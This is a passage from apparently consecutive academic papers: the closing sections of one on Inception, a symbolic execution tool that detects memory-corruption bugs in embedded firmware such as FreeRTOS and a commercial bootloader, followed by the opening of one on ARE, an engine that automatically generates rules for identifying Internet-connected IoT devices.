*First, detection works only for those memory objects allocated in high-IR for which we have semantic information*. However, the memory accesses can come from both high-IR and low-IR or be related to the return value of low-IR functions. For example, a C function allocates a buffer that is then improperly used by an assembly function. If the called function overflows the buffer, it will access an unallocated memory space of the high-IR domain where memory objects have a defined size, type and which are separated from each other by a red zone. The semantic information of high-IR memory objects greatly improves the detection of vulnerabilities even if it occurs in low-IR code. However, if the buffer is allocated by a low-IR code (assembly or binary code), the lack of semantic information about the variable prevents the detection of the overflow. The same mechanism is applied to local (static) allocation and global allocation.

*Second, when using* KLEE *dynamic allocation functions, all vulnerabilities can be detected in both high-IR and low-IR,* whereas if we use some implementation in the code of the application, the detection rate drops to almost zero for both high-IR and low-IR. However, in this case we can test the code itself of the allocation functions, either in high-IR or low-IR depending on the case.

In summary, in 40 synthetic tests, 70% of the inserted vulnerabilities were found and no false vulnerabilities were reported.

**Comparison with binary-only approaches.** When testing embedded binary code, it is hard to catch memory corruptions because of the lack of semantic information, code hardening, and operating system protections. For example, [23] highlights the problem when fuzzing a STM32 board, and it uses several heuristics to catch corruptions. To compare this approach with Inception, we analyze the same firmware (EXPAT XML parser with artificial vulnerabilities). Each vulnerabilty (stack/heap-based buffer overflow, null pointer dereference, and double free) has its own independent trigger condition. We start with the source code compiled to high-IR, but we also generate cases with low-IR by forcing the decompilation of vulnerable functions. To use Inception, we mark the input as symbolic and run the samples with a timeout of 90 s. Results are visible in Figure 5. Our approach successfully uses all the semantic information available, keeping a good detection rate even in presence of some low-IR code. We could integrate the heuristics from [23] to improve results even further. One of the vulnerabilities could be detected, but it is not triggered because of state explosion (47k states) and the constraint solver (using 67.5% of the time), which are problems inherent to symbolic execution and common to KLEE.

Table 2: Overview of memory checks between LLVM code at different IR semantic level.

| | | Allocation | | | | | |
|---|---|---|---|---|---|---|---|
| | | C with KLEE Allocator | | C Native Allocator | | ASM or Binary | |



Figure 5: Evolution of corruption detection vs. number of assembly functions in the EXPAT XML parser (4 vulnerabilities [23], symbolic inputs, and a timeout of 90 s).

## 4.2 Timing overhead

**Overhead of the executor.** We evaluate the execution speed of the virtual machine using the DHRYSTONE[10] v2.1 benchmark, compiled without any optimization in LLVM-IR. Inception has 38% of slowdown overhead compared to KLEE, but if we disable the multithreading support the overhead becomes insignificant. Inception is 17 times slower than the real hardware[11]. This is mostly due to execution in the KLEE virtual machine.

**Overhead of low-IR (advantage of high-IR).** One of the advantages of our source-based approach is that we maximize the use of high-IR, which is more compact and faster than low-IR. To provide a rough example, we force 3 functions out of 12 in DHRYSTONE V2.1 to be translated from binary, which is a realistic proportion. This adds 343 more IR lines to the initial 1636, reducing the speed by around 43%. Low-IR does not seem to affect the time spent in the constraint solver. For example, we run `bubble sort and insertion sort`, with a symbolic array of 10 integers and a timeout of 90 s. Both the high-IR and the low-IR versions spend about 90% of the time in the constraint solver.

**Overhead of forwarding.** *Inception Debugger* has a read/write performance comparable to the fastest similar debugger (SURROGATES [17]). Using JTAG at 4 MHz, reads are 20% slower and writes are 37% faster in Inception (Table 6). It seems that in our implementation the bottleneck comes from the USB software stack, rather than from JTAG, which can easily run faster, or from the USB protocol, which has itself a very low latency. Indeed, the GNU/Linux userspace library (`libusb-0.1-4`) performs system calls and DMA requests for each I/O operation, introducing a significant latency. Using bulk transfers of 340 reads is five times faster, since the latency for a USB operation appears only once. Unfortunately, code execution requires single memory accesses, but bulk tranfers could be used when dealing with DMA forwarding to reduce latency, SURROGATES uses a custom driver that exposes FPGA registers through MMIO over PCI-Express. Though the exact same approach is not possible, using a custom driver may improve Inception performance.

**Benchmark of some real applications**. We evaluate the overall performance (software stack and forwarding) of three popular protocols: ICMP, HTTP, and UART. For the first two we use the `Web`[12] example for the `LPC1850`

[10] DHRYSTONE is a synthetic computing benchmark program, available at `http://www.netlib.org/benchmark/dhry-c`.

[11] Value reported by the manufacturer for a STM32 with Cortex-M3.

[12] It is part of the `lpc1800-demos` pack available at `https://diolan.com/media/wysiwyg/downloads/lpc1800-demos.zip`

| Type | Total | Detected | Rate |
|---|---|---|---|
| Division by Zero | 88 | 88 | 100% |
| Null Pointer Dereference | 131 | 131 | 100% |
| Use After Free | 62 | 62 | 100% |
| Free Memory Not on Heap | 1.131 | 1.131 | 100% |
| Heap-Based Buffer Overflow | 38 | 38 | 100% |
| Integer Overflow | 112 | 0 | 0% |
| Total | 1.562 | 1.450 | 92% |

Table 3: Corruption detection of real-world security flaws based on FreeRTOS and the Juliet 1.3 test suites.

board. We use the Ethernet interface of the real device, forwarding memory accesses and interrupts. In particular, we identity the DMA buffers and configure Inception to keep them on the memory of the real device. For the UART, we use the driver of the `STM32` board, again using the real peripheral. For all protocols we use simple clients (`ping`, `wget`, and `minicom`) on a laptop, and we repeat measurements for 100 runs. Results are shown in Figure 7. There are two reasons why ICMP and HTTP are slower than UART. First, they have a more complex software stack. Second, they require forwarding of many interrupts and of large DMA buffers.

## 4.3 Analysis on real-world code

We evaluate the capabilities of the Inception system on two publicly available real-world programs. These two samples cover the different scenarios in which Inception can be applied.

**FreeRTOS** is a market-leading real-time operating system supporting 33 different architectures.[13] It provides a microkernel with a small memory footprint and thread support. For this, it uses small assembly routines that strongly interact with the features of the target processor and it is, therefore, a good test case for Inception. We show that Inception can execute low-level functions that deal with multithreading before reaching vulnerable areas. We experiment with the injection of vulnerabilities in one thread, symbolic execution with producers and consumers, and corruption of the context of a thread.

We take the injected vulnerabilities from the NSA Juliet Test Suite 1.3 for C/C++, which collects known security flaws for Windows/Linux programs.[14] We selected tests related to divide by zero, null pointer dereference, free memory not on heap, use after free, integer overflow, heap-based buffer overflow. We skip tests that cannot run on our target STM32L152RE (e.g., those that require a file system or a network interface) and those that the LLVM 3.6 bitcode linker cannot handle (poor support of the C++ name mangling feature) for a total of 10384 and 1214 deletions, respectively. Furthermore, we update namespace names to comply with CLang 3.6. We obtain 1562 tests which we embed in FreeRTOS threads.

To trigger the vulnerabilities, Inception has to first execute low-level code containing assembly, and in some cases also to flag as symbolic the output of a software or hardware random generator. The interrupts required for context switches and timers can be either collected on the real device or simulated (with the appropriate generation functions). We chose the second option to be able to run many tests quickly. We set a timeout of 300 s and we observed that we can reach these regions without manual effort or modification to the multithreaded code (Table 3). The detection rate is 100% for divisions by zero, null pointer dereference, use after free, free of non-heap allocated memory, and heap buffer overflow vulnerabilities. Integer overflows are not detected at all in KLEE (version 1.3). However, we note that in general it may be possible to detect a consequence of the overflow later.

We also wrote a simple multithreading library that uses the same hardware features as FreeRTOS. On top of it, we created a simple example with three threads, where two consumers use the data put in a circular buffer by a producer. This simulates, for example, an application that processes sensor data. Depending on a symbolic value, threads execute in different order with different data. Inception can easily find a condition that triggers an overflow in the circular buffer. We also simulate the presence of a vulnerable code that corrupts the context of a thread, in particular its program counter on the stack. In this case, when the corrupted thread resumes, Inception detects that the program counter is invalid (not part of a thread that was correctly started before). Note that there may be false positives (if such behavior was intentional) or negatives (if the corrupted address is still valid).

**libopencm3** is an open-source library that provides drivers for many Cortex-M devices.[15] We test some examples in which the library is a statically linked binary. It is very similar for *Inception Translator* to lift and merge a function in a statically linked library or from a function that contains inline assembly. For example, we write a sample that uses the CRC peripheral to compute the Code Redundancy Check (CRC) on a buffer. The CRC peripheral computes one word at a time, so the driver iterates over the buffer locations. Besides this, the application calls other `libopencm3` functions to initialize the STM32 device and to configure and blink LEDs. Though the driver and the other functions are translated from the binary, the buffer is part of the application code written in C; therefore, we have semantic information on its type and size. Similarly, Inception knows the memory lay-



Figure 6: Average time to complete $1 \times 10^6$ read or write requests for SURROGATES and Inception (4 MHz JTAG). (libusb-0.1-4, Ubuntu16.04 LTS, Intel Corporation 8 Series/C220 USB Controller)



Figure 7: Performance comparison between native execution and Inception. (libusb-0.1-4, Ubuntu16.04 LTS, Intel Corporation 8 Series/C220 USB Controller)

out and the location of the other variables. If the low-IR driver is called with an incorrect length parameter, this leads to an out-of-bound access which is detected by Inception. Similarly, if the buffer is dynamically allocated and erroneously freed, Inception detects a use after free. The semantic information used for detection would not have been exploited by a binary-only tool.

## 4.4 Usage during product development

**Commercial bootloader**. Bootloaders are good targets for Inception, since they contain low-level code and they often parse untrusted inputs. Moreover, they are hard to test when the real hardware is not available yet and tests on prototypes may be not accurate. To show the potential of Inception in these conditions, we analyzed a bootloader under development, and we found a problem that would have been difficult to detect on FPGA-based prototypes.

Our target is a secure bootloader with several options, stored in a One Time Programmable (OTP) memory. When it executes, the bootloader holds in SRAM a structure containing some information about the application (e.g., start address, stack address). This structure is pointed by `p_header` in the pseudo-code that follows:

```
1  void start(){
2    switch(boot_modes) {
3      case NO_SECURE_BOOT:
4        context.p_header->start_addr =
             FLASH_MEM_BASE;
5        context.stack = SRAM_STACK;
6        jump_to_application();
7      break;
8      case SECURE_BOOT:
9        do_secure_boot();
10     break;
11     default:
12       error();
13   }
14 }
```

To prepare the analysis, we configured Inception with the memory layout of peripherals. We also flagged the OTP memory as symbolic, to explore all possible paths deriving from different boot options. Despite the lack of hardware, Inception did not require any change to the source code. During symbolic execution, Inception detected a corruption (write to an invalid address) at line 4, and the solver gave us a test case to reach this condition. We manually inspected the code and confirmed that the `p_header` pointer is not initialized.

In summary, the bootloader writes a value to an address held in a non-initialized SRAM location. If the invalid write does not trigger other errors, the bootloader can still execute and successfully load the application at `start_address`, making this problem hard to detect. In particular, it does not crash on the FPGA prototype, because `p_header` is null (SRAM zeroed at reset), which is mapped to writable memory. A write to 0 would instead produce a memfault on the real device, as 0 would be mapped to a read-only memory. Detecting the bug later in the development process, like on silicon, would be expensive.

From a security perspective, an attacker may at least partially control the value of `p_header`. For example, we could imagine a scenario in which certain options

lead to writing this location, and a fast reboot preserves it (SRAM is not initialized). Besides changing the destination before the write, an attacker could change it after, so that the bootloader would dereference a wrong `start_address` at which to load the application.

**Chip SDK**. We tested a Software Development Kit (SDK) for a commercial chip, at a stage when a prototype of the hardware was not even available yet. Therefore, we configured reads to peripherals to return unconstrained symbolic values. Inception found a test case in which a bit-wise shift depended on an untrusted value (overshift), which we confirmed by manual inspection. In this case, the error leads to the wrong configuration of a peripheral and unexpected behavior. More generally, overshifts could lead to overflows or out-of-bound accesses. Early detection is useful to avoid expensive fixes later.

**Commercial payment terminal** To show the potential of Inception when hardware is available, we tested a payment terminal under development, using the FPGA prototype to redirect most peripherals and their interrupts. The application communicates with an external smart card through a card reader, which we mark symbolic since it is not trusted. This mix of concrete and symbolic peripherals effectively explores the code, avoiding state explosion. Inception found eight potential vulnerabilities (out-of-bound accesses), that have been reported to developers and still have to be confirmed.

## 5 Discussion

In the following we discuss the advantages and limitations of Inception.

**Application vs. (software/hardware) environment**. The key to using symbolic execution in realistic settings is to limit the expensive symbolic exploration to a small critical code region, treating the (software/hardware) environment separately. S2E investigates how different strategies to cross this partition affect the analysis. Inception offers several options. Dynamic allocation can be either part of the environment (host functions with concrete or concretized inputs), or part of the code under test (where symbolic values can propagate). The former reduces the symbolic space at the price of completeness, whereas the second one preserves completeness at the price of higher complexity. A peripheral can be treated as a stateless untrusted function that ignores inputs and returns unconstrained symbolic values. This leads to the exploration of all possible paths, also those that would not be globally feasible with the real peripherals (making false positives possible). Though useful for drivers when the hardware is not yet available, this option does not scale because of state explosion. Alternatively, Inception can use the real peripherals with concrete values, reducing the problem. Globally unfeasible paths are reduced too, but they could still appear if the states of peripheral and code become inconsistent (e.g., if symbolic execution switches state during the access pattern to a stateful peripheral). However, symbolic exploration visits the higher-level logic of the application rather than the drivers, making the problem less common. A more thorough study is left as future work. A complete testing of a firmware program would require considering interrupts at any single instruction, which in practice is not feasible. Previous work [26] reduces the frequency of timer-based interrupts by executing them only when the firmware goes in low-power interrupt-enabled mode. However, this solution can miss issues that may occur when interrupts are processed during the firmware execution. Inception enables users to generate interrupts on demand that are useful to obtain deterministic sequences or to stress the code, but it is neither complete nor guaranteed to try cases that are actually possible. Collecting the interrupts from the real hardware covers realistic cases without additional complexity, but suffers from possible inconsistencies as explained for peripherals. We plan to analyze enable/trigger patterns to detect which symbolic states must serve an interrupt when it arrives.

**Semantic gap**. Inception increases the overall vulnerability detection rate for applications containing assembly parts because it is able to preserve as much as possible of the semantic information. However, the detection level for the bitcode generated from low-IR could be improved, for example, reconstructing typed objects from assembly, using DWARF debug information, and adding extra detection heuristics (e.g., from [23]).

**Support for binaries**. Even though Inception targets the analysis of source code during development, binary code may appear as a precompiled library (e.g., we have encountered this case with `libopencm3`). Since the binary is statically linked with the application, Inception can collect enough information about function prototypes, symbols, and their addresses to successfully decompile and merge the library functions used by the application. This case is handled not much differently from that of functions containing inline assembly.

**Support for C/C++**. Inception supports all main C types but inherits from KLEE the support for symbolic floating-point values. Regarding C++, we support the C subset. Name mangling is poorly supported by the LLVM 3.6 linker, and the syntax of some namespaces is not accepted by the Clang 3.6 front end, which is more strict than GCC 4.8. The subset that works in Inception is generally enough for embedded software and for our samples.

**Manual effort**. Inception reduces the manual effort required for analyzing embedded software, since it does not require any change to the original code to support as-

sembly and peripherals. The main challenge for a user is the general problem of tuning symbolic execution. On a more practical side, Inception requires extending compilation to CLang (e.g., in presence of GCC-specific features) and to extract the memory layout of mapped memory from the datasheet. This can be at least partially automated with custom or existing tools. Moreover, compiling with CLang is worthwhile to profit from its advanced static checks.

## 6 Related Work

In this section we cover related work on embedded software testing and binary lifting.

**Testing embedded software** in an emulator and forwarding the interaction with the real hardware has been previously performed with several different approaches [32, 34, 22, 17]. Unlike Inception, Avatar [34], Prospect [32], and S2E [8] only support analysis on binary code. In [16] caching is used to reduce the memory-forwarding bottleneck. SURROGATES [17] introduces an efficient host to device debugger link. Unfortunately, the hardware is not available anymore and the software has never been publicly released. FIE [10] can perform symbolic execution of (MSP430 16-bit) source code, but it does not support assembly code and interaction with real hardware, thus requiring us to modify the application. Inception heavily relies on KLEE which uses LLVM-IR [19] bitcode generated with the CLang [33] compiler. Inception, S2E, and FIE all rely on KLEE, but only Inception's version of KLEE can handle mixed levels of abstraction and semantics. Symbolic execution is used in [4, 15] to analyze specific applications, such as BIOS or firmware in USB devices.

**Lifter and its validation**. The way we validated Inception's lifter is similar to the validation of the ARMv7-M formal instruction set [13] or to the testing of CPU emulators [21]. Using a machine-readable architecture specification to generate the lifter [28], or to generate test cases, would provide a higher level of assurance. However, none of the current formal descriptions for Arm processors [27, 13] support the ARMv7-M architecture. Lifters are often used for particular applications. For example, PIE [9] relies on S2E to perform static analysis, whereas FirmUSB [15] lifts binary code to perform symbolic execution. Research in lifter design is quite active. Fracture [18] tries to leverage the semantic information already present in compilers in the other direction. This approach is successful for generating bitcode for static analysis, but we found it unsuitable for generating executable LLVM bitcode and for integration with our merging step. Other approaches [31, 15, 3, 6, 14] are based on static translation, while tools such as QEMU [5] use dynamic translation, which we avoid, since integrating them with our merging approach would be complex.

## 7 Conclusions

In this paper we highlighted the need for handling programs as a whole in embedded systems development and testing. Like prior work, our experiments show that testing based on the source code leads to a much better bug-detection level than when working only on the binary code. These two constraints together imply that embedded programs need to be considered with both their high-level source code and their hand-written assembler code. For this purpose we compile plain C functions with LLVM toolchain into LLVM-IR and functions which include assembler into native code, which we then directly lift to LLVM-IR. Finally, we merge this code and execute it in Inception VM (a modified KLEE), which handles both abstraction levels and is able to interact with the hardware using a fast debugger. We performed extensive tests and found two new vulnerabilities and eight crashes in embedded programs, including bootloaders which were written to be included on a Mask ROM. The entire project is open-sourced to make our results easily reproducible and available at `https://github.com/Inception-framework/`.

# Acquisitional Rule-based Engine for Discovering Internet-of-Thing Devices

Xuan Feng[1,2], Qiang Li[3,*], Haining Wang[4], Limin Sun[1,2]

## Abstract

The rapidly increasing landscape of Internet-of-Thing (IoT) devices has introduced significant technical challenges for their management and security, as these IoT devices in the wild are from different device types, vendors, and product models. The discovery of IoT devices is the pre-requisite to characterize, monitor, and protect these devices. However, manual device annotation impedes a large-scale discovery, and the device classification based on machine learning requires large training data with labels. Therefore, automatic device discovery and annotation in large-scale remains an open problem in IoT. In this paper, we propose an Acquisitional Rule-based Engine (ARE), which can automatically generate rules for discovering and annotating IoT devices without any training data. ARE builds device rules by leveraging application-layer response data from IoT devices and product descriptions in relevant websites for device annotations. We define a transaction as a mapping between a unique response to a product description. To collect the transaction set, ARE extracts relevant terms in the response data as the search queries for crawling websites. ARE uses the association algorithm to generate rules of IoT device annotations in the form of (type, vendor, and product). We conduct experiments and three applications to validate the effectiveness of ARE.

## 1 Introduction

Nowadays most of the industries have owned and run different Internet-of-Thing (IoT) devices, including, but not limited to, cameras, routers, printers, TV set-top boxes, as well as industrial control systems and medical equipment. Many of these devices with communication capabilities have been connected to the Internet for improving their efficiency. Undeniably, the development and adoption of online IoT devices will promote economic growth and improvement of the quality of life. Gartner reports [1] that nearly 5.5 million new IoT devices were getting connected every day in 2016, and are moving toward more than 20 billion by 2020.

Meanwhile, these IoT devices also yield substantial security challenges, such as device vulnerabilities, mismanagement, and misconfiguration. Although an increasingly wide variety of IoT devices are connected to residential networks, most users lack security concerns and necessary skills to protect their devices, e.g., default credentials and unnecessary exposure. It is difficult for end users to identify and troubleshoot the mismanagement and misconfiguration of IoT devices. Even if an IoT device has a serious security vulnerability, users have no capability of updating patches in a timely manner due to their limited knowledge.

In general, there are two basic approaches to addressing security threats: reactive defense and proactive prevention. The reactive defense usually requires downloading firmware images of devices for offline analysis, leading to a significant time latency between vulnerability exploit and detection [38]. By contrast, a proactive security mechanism is to prevent potential damages by predicting malicious sources, which is more efficient than the reactive defense against large-scale security incidents (e.g., Mirai Botnet [21]). In order to protect IoT devices in a proactive manner, discovering, cataloging, and annotating IoT devices becomes a prerequisite step.

The device annotation contains the type, vendor, and product name. For instance, an IoT device has a type (e.g., routers or camera), comes from a vendor (e.g., Sony, CISCO, or Schneider), with a product model (e.g., TV-IP302P or ISR4451-X/K9). The number of device annotations is enormous, and we cannot enumerate them by human efforts. In prior works [21, 25, 28, 35–37, 40], fingerprinting and banner grabbing are the two conventional methods for discovering and annotating devices. However, the fingerprinting approach [35, 36, 40] cannot be applied to the IoT device discovery and annota-

*Qiang Li is the corresponding author.

tion because of the high demand for training data and a large number of device models. The banner grabbing approach [21,25,28,37] usually generates device annotations in a manual fashion, which is impossible for large-scale annotations, particularly given the increasing number of device types. In this paper, we aim to automatically discover and annotate IoT devices in the cyberspace while mitigating the cost in terms of manual efforts and the training data.

The key observation we exploit is that the response data from those IoT devices in application layer protocols usually contain the highly correlated content of their manufacturers. A variety of websites on the Internet are used to describe the device products since their initial sale, such as description webpages of the products, product reviews websites, and Wikipedia. Our work is rule-based, and the automatic rule generation is mainly based on the relationship between the application data in IoT devices and the corresponding description websites. Although the basic idea is intuitive, there are two major challenges in practice, blocking the automation process of building rules for IoT devices. First, the application data is hardcoded by its manufacturer. Second, there are massive device annotations in the market. Notably, manufacturers would release new products and abandon outdated products, due to the business policy. Manually enumerating every description webpage is impossible.

To address these technical challenges, we propose an Acquisitional Rule-based Engine (ARE) that can automatically generate rules for discovering IoT devices in the cyberspace. Specifically, ARE utilizes the transaction dataset to mine rules. We define a transaction as a mapping between a unique response from an IoT device to its product description. ARE collects the transaction dataset as follows: (1) ARE receives the application-layer response data from online IoT devices; (2) ARE uses relevant terms in the response data as the search queries; and (3) ARE crawls the websites from the list of the searching result. For those relevant webpages, ARE uses named-entity recognition (NER) to extract device annotation, including device type, vendor, and product. ARE learns rules from the transaction dataset through the apriori algorithm. Furthermore, ARE provides RESTful APIs to applications for retrieving the rules for discovering and annotating IoT devices in the cyberspace.

We implement a prototype of ARE as a self-contained piece of software based on open source libraries. We manually collect two datasets as the ground truth to evaluate the performance of ARE rules. ARE is able to generate much more rules than the latest version of Nmap in a much shorter time. Our results show that the ARE rules can achieve a precision of 96%. Given the same number of application packets, ARE can find more IoT devices than Nmap tool. Note that ARE generates rules without the human efforts or the training data, and it can dynamically learn new rules when vendors distribute new products online.

To demonstrate the effectiveness of ARE, we perform three applications based on IoT device rules. (1) The Internet-wide Device Measurement (IDM) application discovers, infers and characterizes IoT devices in the entire IPv4 address space (close to 4 billion addresses). The number of IoT devices exposed is large (6.9 million), and the distribution follows long-tail. (2) The Compromised Device Detection (CDD) application deploys 7 honeypots to capture malicious behaviors across one month. CDD uses ARE rules to determine whether the host is an IoT device. We observe that thousands of IoT devices manifest malicious behaviors, implying that those devices are compromised. (3) The Vulnerable Device Analysis (VDA) application analyzes the vulnerability entries with device models. We observe that hundreds of thousands of IoT devices are still vulnerable to malicious attacks.

Furthermore, ARE enables the security professionals to collect the device information by leveraging those rules in a large-scale measurement study or security incident. To facilitate this, we release ARE as an open source project for the community. ARE is available to public at http://are1.tech/, providing public the APIs on the tuple *(type, vendor, product)* and the annotated data set.

In summary, we make the following contributions.

- We propose the framework of ARE to automatically generate rules for IoT device recognition without human effort and training data.
- We implement a prototype of ARE and evaluate its effectiveness. Our evaluation shows that ARE generates a much larger number of rules within one week and achieves much more fine-grained IoT device discovery than existing tools.
- We apply ARE for three different IoT device discovery scenarios. Our main findings include (1) a large number of IoT devices are accessible on the Internet, (2) thousands of overlooked IoT devices are compromised, and (3) hundreds of thousands of IoT devices have underlying security vulnerabilities and are exposed to the public.

The remainder of this paper is organized as follows. Section 2 provides the background of device discovery, as well as our motivation. Section 3 describes how the core of ARE, i.e., the rule miner, derives rules of IoT devices. Section 4 details the design and implementation of ARE. Section 5 presents the experimental evaluation of ARE. Section 6 illustrates the three ARE-based applications. Section 7 surveys the related work, and finally, Section 8 concludes.

## 2 Background and Motivation

In this section, we first present the background of IoT device discovery and annotation. Then, we describe the motivation for automatic rule generation.

### 2.1 IoT Device Discovery

**Fingerprinting-based Discovery.** In network security, fingerprinting has been used for more than two decades, which requires a set of input data and a classification function. The focus of the prior research [40] [36] [35] is on the fingerprints of operating systems (OS) rather IoT devices. To fingerprint an IoT device, the input data includes a pair of queries and responses from IoT devices, and the class label (known as category or target) is what the IoT device belongs to. The learning algorithms infer a classification model for mapping the input data to the class labels based on the training data. When the number of class labels is large, the learning algorithms require a large training data to achieve high precision and coverage. However, currently there is no training data for IoT devices. In contrast to the limited number of OS classes, the number of device models is vast, and it is infeasible to collect the training data manually. A device class includes device type, vendor, and product model. To bootstrap our research, we have scraped some websites collecting about 1,000 IoT device manufacturers, and every vendor has hundreds of products. Also, it is noteworthy that the number of products we have collected is substantial, but it only constitutes a small portion of IoT devices as the number of IoT devices continues growing at even a faster pace. Therefore, it is very challenging to collect a significant amount of the training data that is sufficient for IoT device fingerprinting.

**Banner-grabbing Discovery.** In practice, researchers use banner grabbing [21, 25, 28, 37], instead of fingerprinting, to discover IoT devices, due to a large number of IoT devices and the lack of training data. Banner-grabbing is to extract textual information in the application layer data for labeling an IoT device. Antonakakis *et al.* [21] applied the Nmap [8] banner rules to analyze online devices from CENSYS and Honeypot. Fachkha *et al.* [28] wrote rules through manual efforts to identify industrial control system in the cyberspace. Shodan [37] and Censys [25] are two popular search engines for discovering online devices. They both execute Internet-wide scans with different protocols (e.g., HTTP, SSH, FTP, and Telnet). Shodan also utilizes the set of rules combined with the Nmap tool and manual collection. Censys utilizes Ztag [16] to identify online devices, which requires annotations for new types of devices. However, the rule generation in banner grabbing is a manual process. The technical knowledge is needed to write a rule for banner grabbing. This manual process is often arduous and incomplete, making it difficult to keep up-to-date with the increasing number of device models. So far, Nmap has several thousand rules for device discovery (over multi-year development). Moreover, the banner information itself is always incomplete, only containing a part of device annotation.



Figure 1: The application layer data (HTML) appears in the online embedded devices. (b) There are several relevant websites about this device in the search engine.

### 2.2 Automatic Learning Rules

**Our Motivation.** As we mentioned before, manufacturers usually hardcode the correlated information into IoT devices to distinguish their brands. After the initial sale of products, there are many websites describing device products such as product reviews. As an example, Figure 1(a) shows the response packet of an online IP-camera having the term "TL-WR740/TL-WR741ND" in the HMTL file. If we use "TL-WR740/TL-WR741ND" as the search query in the Google search engine, we will obtain a URL list including the description documents. Figure 1(b) shows that Amazon and NEWEGG websites provide the annotation description for this device. In the development of ARE, we leverage a set of existing tools (web crawler, NLP, and association algorithms) to address several practical problems in the process of automatic rule generation. These techniques are briefly introduced below.

**Web Crawler.** ARE needs to find the description webpages for IoT devices. It is a challenging task to crawl every webpage, especially given that we cannot catalog every IoT device. Fortunately, today's search engines have crawled the Web and found documents to add to their searchable indexes. The search engines

also keep the history snippets even if a product is out-of-date without correlated webpages. We propose to use a search query to narrow down the scale of web crawling. ARE selects the terms from the response data and encapsulates them into a query. For instance, a search query (Figure 1) is formatted as "search engine/search?hl=en&q=%22TL+WR740N+WR741ND+ &btnG=Search", where the mark (?) indicates the end of the URL and (&) separates arguments, $q$ is the start of the query, the plus mark (+) represents a space, and $btnG = Search$ denotes that the search button is pressed on the web interface. The web crawler obtains the description webpages from the search result list.

**Natural Language Processing.** To present IoT device annotation, ARE needs to extract the relevant terms from a related description website. Name Entity Recognition (NER) is used to determine the words into predefined classes, such as organization names and location names. NER is a typical technique for processing natural language. The problem is that NER cannot directly identify device annotations from the description websites. The reason is that the standard NER is highly domain-specific, not designed for extracting device annotations and cannot achieve high precision. In this paper, ARE uses a rule-based NER and local dependency to identify device entities.

**Data Mining.** ARE needs to discover and infer the relationships from the transaction set. Specifically, the association algorithms (as a set of data mining) can identify the relationships between items, and then derive the rules. ARE utilizes the association algorithms to generate the IoT device rules. There are two parameters affecting the association algorithms, support and confidence. ARE will choose an item whose value is larger than the minimum support and generate rules whose values are larger than the minimum confidence.

## 3 Rule Miner

Prior work [21, 25, 28, 37] used the banner grabbing to discover and annotate devices. Developers manually write those rules. Over its 20-year development, Nmap has encouraged developers to write rules to expand its library. In this paper, we propose a rule miner for automating the rule generation process without any human efforts or training data. It can derive additional rules that are missed by developers. Moreover, the rule miner learns new rules dynamically over time.

### 3.1 Transaction

A manufacturer usually plants its information into the product's application layer data. Also, there are many



Figure 2: Rule miner for automatic rule generation.

websites including product information, such as product reviews and official documents. Such product information plays a vital role in the rule miner. We define the concept of "transaction" to associate the application-layer data from an IoT device with the corresponding description of an IoT device in a webpage, and our rule generation is based on the transaction set.

**Definition 1** *Transaction: a transaction is a pair of textual units, consisting of the application-layer data of an IoT device and the corresponding description of an IoT device from a webpage.*

